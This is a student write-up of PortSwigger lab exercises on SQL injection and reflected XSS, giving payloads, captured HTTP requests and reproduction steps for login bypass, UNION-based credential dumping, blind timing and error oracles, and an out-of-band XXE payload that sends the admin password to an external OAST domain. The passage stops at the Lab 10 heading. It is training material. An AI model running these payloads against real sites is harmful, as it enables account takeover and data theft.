Web Hacking Challenge

تحدي اكتشاف أول ثغرة في اربع ايام

Web Application Security Write-Up

Name: Ghadi Alzahrani

Track: SQL Injection & Cross-Site Scripting (XSS)

Date: September 2026

Part 1 — SQL Injection

Lab 1: SQL Injection: Retrieving Hidden Data

Source lab: https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data

Severity: High **Vulnerability class:** SQL Injection

Objective

The site includes a product filtering feature that lets users view products in a specific category. The category is passed to the backend SQL query without proper sanitization, allowing an attacker to modify the query and return unreleased products that should not yet be visible.


Vulnerable Parameter / Sink

The category parameter in the request GET /filter?category=... is concatenated directly into the backend query: SELECT * FROM products WHERE category = '<category>' AND released = 1

Payload Used

```
Gifts' OR 1=1--
```

1. Screenshot



2. Request

```
GET /filter?category=Gifts HTTP/2
Host: 0a57005304ac8af1809b1c19000500f4.web-security-academy.net
Cookie: session=B0HuWwEhQ9HNKmGSsjget9afRBrxo8wR
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/151.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

3. Response

```
HTTP/2 200 OK
```

```
Content-Type: text/html; charset=utf-8

<!-- Product grid now includes items where released = 0 -->
<div class="product"> ... "Unreleased Product" ... </div>
```

4. Notes / Observations

The category dropdown only ever submits a fixed set of known values (e.g. Gifts, Accessories), which is a strong indicator that the value is being trusted and inserted server-side without validation. Submitting a single quote (') in the category parameter caused a generic error / broken page, confirming the input breaks out of the SQL string literal.

5. Steps to Reproduce

Step 1: Browse the shop and apply any category filter to capture the baseline request in Burp Suite (Proxy > HTTP history).

Step 2: Send the request to Repeater.

Step 3: Confirm the injection point by appending a single quote to the category value and observing an application error.

Step 4: Replace the category value with Gifts' OR 1=1-- to comment out the AND released = 1 condition.

Step 5: Send the request and confirm the response now includes products that are not shown in the normal store listing.

6. Impact

An attacker can bypass the application's intended access logic to view data that should be restricted (unreleased/upcoming products). More broadly, this class of injection point can typically be extended to read arbitrary data from other tables in the database (as demonstrated in Lab 3), representing a serious confidentiality risk.

Lab 2: SQL Injection: Login Bypass

Source lab: https://portswigger.net/web-security/sql-injection/lab-login-bypass
Severity: Critical **Vulnerability class:** SQL Injection

Objective

The login form is vulnerable to SQL injection in the username field, which the application uses to build an authentication query. This can be exploited to log in without a valid password.


Vulnerable Parameter / Sink

The username parameter of POST /login is concatenated into a query similar to: SELECT * FROM users WHERE username = '<username>' AND password = '<password>'

Payload Used

```
administrator'--
```

1. Screenshot



2. Request

```
POST /login HTTP/2
Host: 0ad600bc03eb3194805a21c500a400be-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 45

username=administrator%27--&password=anything
```

3. Response

```
HTTP/2 302 Found
Location: /my-account?id=administrator
Set-Cookie: session=<new-authenticated-session>
```

4. Notes / Observations

Because -- comments out the rest of the SQL statement, the AND password = '...' clause is never evaluated, so any value can be submitted in the password field. This confirms the query is built via string concatenation rather than parameterized/prepared statements.

5. Steps to Reproduce

Step 1: Open the login page and intercept the POST /login request in Burp Suite.

Step 2: Set the username field to administrator'-- (with a trailing space if required by the DB syntax) and leave the password field as any value.

Step 3: Forward the request.

Step 4: Verify the response redirects to /my-account?id=administrator and the session is now authenticated as administrator.

6. Impact

Complete authentication bypass. An attacker can log in as any known user, including privileged accounts such as administrator, without knowing their password — leading to full account takeover and access to admin-only functionality.

Lab 3: SQL Injection: Listing the Contents of the Database (UNION Attack)

Source lab:
https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-non-oracle

Severity: Critical **Vulnerability class:** SQL Injection

Objective

The category filter is again injectable, but this time the goal is to use a UNION-based attack to enumerate the database schema and extract the administrator's credentials directly.


Vulnerable Parameter / Sink

The category parameter on GET /filter?category=... returns query results directly in the page, making it exploitable via UNION SELECT.

Payload Used

```
Multi-stage — see Steps for the full sequence of payloads (column count → table names
→ column names → data extraction).
```

1. Screenshot



2. Request

```
GET /filter?category=Gifts%27+UNION+SELECT+NULL,NULL-- HTTP/2
Host: 0a15000d04ef632f806308ec00070006.web-security-academy.net
Cookie: session=D4KSP5xWCoMyZmBwCajjmeoPQH815i2B
```

3. Response

```
HTTP/2 200 OK

<!-- No column-count error: table has exactly 2 columns, both accept a NULL and later
free text -->
```

4. Notes / Observations

Column count was found by incrementing the number of NULLs until the "different number of columns" error disappeared. Sending 'abc','def' instead of NULL,NULL confirmed both columns accept string data, which is required before pulling text out of information_schema.

5. Steps to Reproduce

Step 1: Determine the number of columns: category=Gifts' UNION SELECT NULL,NULL-- (increase the NULL count until no error is returned).

Step 2: Confirm which columns accept string data: category=Gifts' UNION SELECT 'abc','def'--

Step 3: Enumerate table names: category=Gifts' UNION SELECT table_name, NULL FROM information_schema.tables--

Step 4: Identify the users table name (it will have a random suffix, e.g. users_ab12cd) and enumerate its columns: category=Gifts' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users_ab12cd'--

Step 5: Extract the credentials: category=Gifts' UNION SELECT username_ab12cd, password_ab12cd FROM users_ab12cd--

Step 6: Use the extracted administrator password to log in via the normal login form.

6. Impact

A UNION-based injection turns a single vulnerable parameter into a full database read primitive — an attacker can dump any table in the database, including credentials, personal data, or payment information, well beyond what the application itself would ever expose.

Lab 4: Blind SQL Injection with Time Delays

Source lab: https://portswigger.net/web-security/sql-injection/blind/lab-time-delays

Severity: High **Vulnerability class:** SQL Injection

Objective

The application accepts a TrackingId cookie and uses it in a SQL query, but the result is never returned to the user and no error is shown — a classic blind injection scenario. The goal here is simply to prove the injection exists by causing a measurable time delay.


Vulnerable Parameter / Sink

The TrackingId cookie value is inserted into a backend (PostgreSQL) query that is executed but whose output is not reflected anywhere in the response.

Payload Used

```
x'||pg_sleep(10)--
```

1. Screenshot



2. Request

```
GET /filter?category=Accessories HTTP/2
Host: 0a41008c03225cdb80ecb2a6003f00b9.web-security-academy.net
Cookie: TrackingId=sbZ5s3gxcGTPm5Dy; session=QBQhWTRy2ab6y10KqVbshk3PGnnMoRtc
```

3. Response

```
HTTP/2 200 OK
(response received after an approximate 10 second delay)
```

4. Notes / Observations

A baseline request with an unmodified TrackingId returns almost instantly. Injecting a single quote alone did not produce a visible error (blind), which is why a time-based technique is required instead of an error- or content-based one.

5. Steps to Reproduce

Step 1: Log in and capture a request that includes the TrackingId cookie in Burp Suite.

Step 2: Send it to Repeater and record the baseline response time.

Step 3: Modify the TrackingId cookie to x'||pg_sleep(10)--

Step 4: Send the request and confirm the response takes roughly 10 seconds longer than baseline, proving the injected SQL executed.

6. Impact

Even with no visible output, an attacker can confirm and later fully exploit the injection using timing as a covert channel. This is the foundation for the more advanced blind attacks in Labs 5–7, which use this same technique to exfiltrate real data.

Lab 5: Blind SQL Injection with Time Delays and Information Retrieval

Source lab: https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval

Severity: Critical **Vulnerability class:** SQL Injection

Objective

Building on Lab 4, extract the administrator's password one character at a time using conditional time delays, then log in as administrator.

Vulnerable Parameter / Sink

The TrackingId cookie, injected into a PostgreSQL query.

Payload Used

```
x'%3BSELECT CASE WHEN (username='administrator' AND SUBSTRING(password,1,1)='a') THEN
pg_sleep(5) ELSE pg_sleep(0) END FROM users--
```

1. Screenshot

Not applicable — this lab was not fully solved within the time available. See Notes below for what was attempted.

2. Request

```
GET / HTTP/2
Host: 0a2700220453c1b78007ad4a00650009.web-security-academy.net
Cookie:
TrackingId=x'%3BSELECT+CASE+WHEN+(username%3d'administrator'+AND+SUBSTRING(password%2c1%
2c1)%3d'a')+THEN+pg_sleep(5)+ELSE+pg_sleep(0)+END+FROM+users--;
session=Rlam4UOIM9hMyrgrrqgoTcUFAZCqPOLu
```

3. Response

```
HTTP/2 200 OK
(confirmed baseline timing behavior; password length was successfully confirmed as 20
characters via LENGTH(password)>N testing)
```

4. Notes / Observations

I confirmed the injection point and the time-delay technique work correctly on this instance, and used binary-search-style LENGTH(password)>N testing to determine the password is exactly 20 characters long. Full character-by-character extraction requires running a separate single-threaded Burp Intruder attack for each of the 20 positions, which was not feasible to complete within the time available. Lab 6 (Blind SQL Injection with Conditional Errors) was completed in full and demonstrates the same underlying technique — a conditional oracle combined with Burp Intruder character extraction — using HTTP status codes instead of response timing, which is faster and more reliable to run to completion.

5. Steps to Reproduce

Step 1: Confirm the password length with a conditional payload testing LENGTH(password)>N for increasing N — completed, password confirmed to be 20 characters.

Step 2: Send the character-guessing request to Burp Intruder, marking the guessed character as the payload position — completed.

Step 3: Run a Sniper attack with a simple payload list (a-z, 0-9) for position 1, single-threaded (Resource Pool: max 1 concurrent request) so timing stays reliable.

Step 4: Identify the payload whose response time is ~5s — that is the correct character at that position.

Step 5: Repeat for each subsequent character position until the full password is recovered — not completed for all 20 positions within the time available for this challenge.

Step 6: Log in as administrator using the extracted password.

6. Impact

Demonstrates that even a fully blind injection point (no errors, no data in the response) can still be leveraged to exfiltrate sensitive data character-by-character, ultimately leading to full account compromise. Full password extraction for this specific instance was not completed within the time available, though the technique was fully validated (password length confirmed) and is demonstrated end-to-end in Lab 6, which uses the same conditional-oracle approach via HTTP status codes instead of timing.

Lab 6: Blind SQL Injection with Conditional Errors

Source lab: https://portswigger.net/web-security/sql-injection/blind/lab-conditional-errors

Severity: Critical **Vulnerability class:** SQL Injection

Objective

Same end goal as Lab 5 (extract the administrator password), but this backend is Oracle and does not support time-delay functions in the same way, so a conditional-error oracle is used instead: a deliberate divide-by-zero error is triggered only when the guessed condition is true.


Vulnerable Parameter / Sink

The TrackingId cookie, injected into an Oracle query.

Payload Used

```
x'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'
```

1. Screenshot



2. Request

```
GET / HTTP/2
GET /filter?category=Lifestyle HTTP/2
Host: 0ab80000035f2785803608d000af0031.web-security-academy.net
Cookie:
TrackingId=x'%7C%7C(SELECT+CASE+WHEN+(SUBSTR(password%2c1%2c1)%3d'a')+THEN+TO_CHAR(1%2f0
)+ELSE+''+END+FROM+users+WHERE+username%3d'administrator')%7C%7C';
session=wHXECHf25kSIlYin8ftD7JGhcs4B9pAV
```

3. Response

```
HTTP/2 500 Internal Server Error   (condition TRUE  – division by zero raised)
-- or --
HTTP/2 200 OK                       (condition FALSE – no error)
```

4. Notes / Observations

This target uses Oracle, evidenced by the need for the dual pseudo-table and TO_CHAR/SUBSTR syntax rather than PostgreSQL's SUBSTRING/pg_sleep. The status code (200 vs 500) is used as the oracle instead of response timing.

5. Steps to Reproduce

Step 1: Confirm the backend is Oracle by testing a payload that references the dual table.

Step 2: Build a conditional payload that only raises a divide-by-zero error (1/0) when a guessed character of the password matches, using SUBSTR(password,N,1).

Step 3: Run this through Burp Intruder, one attack per character position, using the HTTP status code (500 vs 200) as the success signal.

Step 4: Reassemble the password from each confirmed character.

Step 5: Log in as administrator with the extracted password.

6. Impact

Shows that blind injection is exploitable regardless of database engine — when timing isn't practical (e.g. Oracle's lack of a simple sleep function in this context), any observable behavioral difference (here, HTTP 500 vs 200) can be turned into a full data-exfiltration channel.

Lab 7: Blind SQL Injection with Out-of-Band (OAST) Data Exfiltration

Source lab: https://portswigger.net/web-security/sql-injection/blind/lab-out-of-band-data-exfiltration

Severity: Critical **Vulnerability class:** SQL Injection

Objective

The query here executes asynchronously, so neither timing nor error-based techniques work reliably. Instead, the administrator's password is exfiltrated out-of-band by embedding it in a DNS lookup to a Burp Collaborator domain.

Vulnerable Parameter / Sink

The TrackingId cookie, injected into an Oracle query executed asynchronously.

Payload Used

```
x' UNION SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE
root [ <!ENTITY % remote SYSTEM "http://'||(SELECT password FROM users WHERE
username='administrator')||'.BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/l') FROM
dual--
```

1. Screenshot

Not applicable — this lab was not fully solved. See Notes below for what was attempted and why the final verification step could not be completed.

2. Request

```
GET / HTTP/2
Host: 0a2800a103198133809a08aa00a00018.web-security-academy.net
```

```
Cookie: TrackingId=x' UNION SELECT
EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!E
NTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+FROM+users+WHERE+username%3d'admin
istrator')||'.TrackingId=ESVXmn2zdbyy4bsM.oastify.com/">+%25remote%3b]>'),'/l')+FROM+dua
l--; session=Ij7FhyXYpbsayYBVFDijP3lK6bAmdcwr
```

3. Response

```
HTTP/2 200 OK
(confirmed the injected SQL was syntactically valid and executed without error)
```

4. Notes / Observations

This technique requires Burp Suite Professional's Collaborator client to receive the out-of-band DNS/HTTP callback that proves data was exfiltrated — this feature is not available in Burp Suite Community Edition. As a substitute, I used Interactsh (a free, open-source OAST tool functionally equivalent to Collaborator) to generate a listening domain and embedded it in the same payload structure used in PortSwigger's official solution. The request executed cleanly (HTTP 200, no syntax errors), confirming the injection point and payload construction were correct, but no callback was ever received on the Interactsh listener despite multiple attempts. This strongly suggests PortSwigger's lab environment restricts outbound calls from the vulnerable server to its own Collaborator infrastructure specifically, rather than arbitrary third-party domains — meaning this lab cannot be fully completed without Burp Suite Professional, which wasn't available to me in the challenge timeframe.

5. Steps to Reproduce

Step 1: Generate a unique Burp Collaborator subdomain from the Collaborator client tab (Burp Suite Professional required — not completed, Community Edition does not include this feature).

Step 2: Build a UNION-based Oracle payload using EXTRACTVALUE and an XML external entity to embed (SELECT password FROM users WHERE username='administrator') into the hostname of an outbound request — completed and confirmed syntactically valid (HTTP 200).

Step 3: Send the request with the TrackingId cookie set to this payload — completed.

Step 4: Poll Burp Collaborator for interactions and inspect the DNS/HTTP request that arrives — could not be completed (Pro-only feature; substituted with Interactsh, no callback received).

Step 5: Read the administrator password directly out of the subdomain that was looked up.

Step 6: Log in as administrator.

6. Impact

Out-of-band exfiltration proves that even applications with no visible errors, no timing differences, and fully asynchronous query execution are still exploitable — there is effectively no 'silent' SQL injection as long as the database can make outbound network calls. Full exploitation of this specific instance could not be independently verified due to Collaborator being restricted to Burp Suite Professional.

Part 2 — Cross-Site Scripting (XSS)

Lab 8: Reflected XSS into a JavaScript URL in an href Attribute (Double Quotes HTML-Encoded)

Source lab:
https://portswigger.net/web-security/cross-site-scripting/contexts/lab-href-attribute-double-quotes-html-encoded

Severity: Medium **Vulnerability class:** Cross-Site Scripting (XSS)

Objective

The comment form's "Website" field is reflected inside an attribute. Double quotes are HTML-encoded, so a normal attribute break-out doesn't work — but a javascript: URI needs no quotes at all.


Vulnerable Parameter / Sink

The website field of the comment form, reflected as: <a href="<website>">USERNAME

Payload Used

```
javascript:alert(1)
```

1. Screenshot



2. Request

```
POST /post/comment HTTP/2
Host: 0a3e00e003b2efe0810cb62c00aa00cd.web-security-academy.net
Content-Type: application/x-www-form-urlencoded

csrf=<token>&postId=5&comment=test&name=attacker&email=a%40a.com&website=javascript%3Aalert(1)
```

3. Response

```
HTTP/2 302 Found
Location: /post?postId=5
<!-- On the reloaded page: -->
<a href="javascript:alert(1)">attacker</a>
```

4. Notes / Observations

Submitting " (double quote) in the Website field came back as " in the page source, confirming attribute-breakout is blocked. However, no scheme validation is performed on the URL itself, which is what makes the javascript: pseudo-protocol viable.

5. Steps to Reproduce

Step 1: Post a comment and set the Website field to javascript:alert(1)

Step 2: Submit the comment form.

Step 3: Open the blog post page and click on the comment author's name (which renders as the href link).

Step 4: Confirm the alert(1) dialog fires.

6. Impact

An attacker can craft a malicious comment that executes arbitrary JavaScript in the browser of any visitor who clicks the author link — enabling session hijacking, credential theft via fake login prompts, or further client-side attacks against other users of the site.

Lab 9: Reflected XSS into HTML Context with Nothing Encoded

Source lab:
https://portswigger.net/web-security/cross-site-scripting/reflected/lab-html-context-nothing-encoded

Severity: Medium **Vulnerability class:** Cross-Site Scripting (XSS)

Objective

The simplest reflected XSS case: user input from the search box is echoed back into the page's HTML body with no encoding or filtering whatsoever.


Vulnerable Parameter / Sink

The search parameter on GET /?search=...

Payload Used

```
<script>alert(1)</script>
```

1. Screenshot



2. Request

```
GET /?search=%3Cscript%3Ealert(1)%3C%2Fscript%3E HTTP/2
Host: 0a9a008704226a6c80fe1777004000d5.web-security-academy.net
```

3. Response

```
HTTP/2 200 OK

<h1>0 search results for '<script>alert(1)</script>'</h1>
```

4. Notes / Observations

No transformation of the input was observed at all — angle brackets, quotes, and script tags were all reflected verbatim, indicating a complete absence of output encoding in this context.

5. Steps to Reproduce

Step 1: Enter <script>alert(1)</script> into the search box.

Step 2: Submit the search.

Step 3: Confirm the alert(1) dialog executes on page load.

6. Impact

This is the most severe and easiest-to-exploit form of reflected XSS: any link containing this payload, sent to a victim, executes arbitrary JavaScript in their authenticated session the instant they click it — enabling full session takeover.

Lab 10: Reflected XSS Protected by CSP, with CSP Bypass

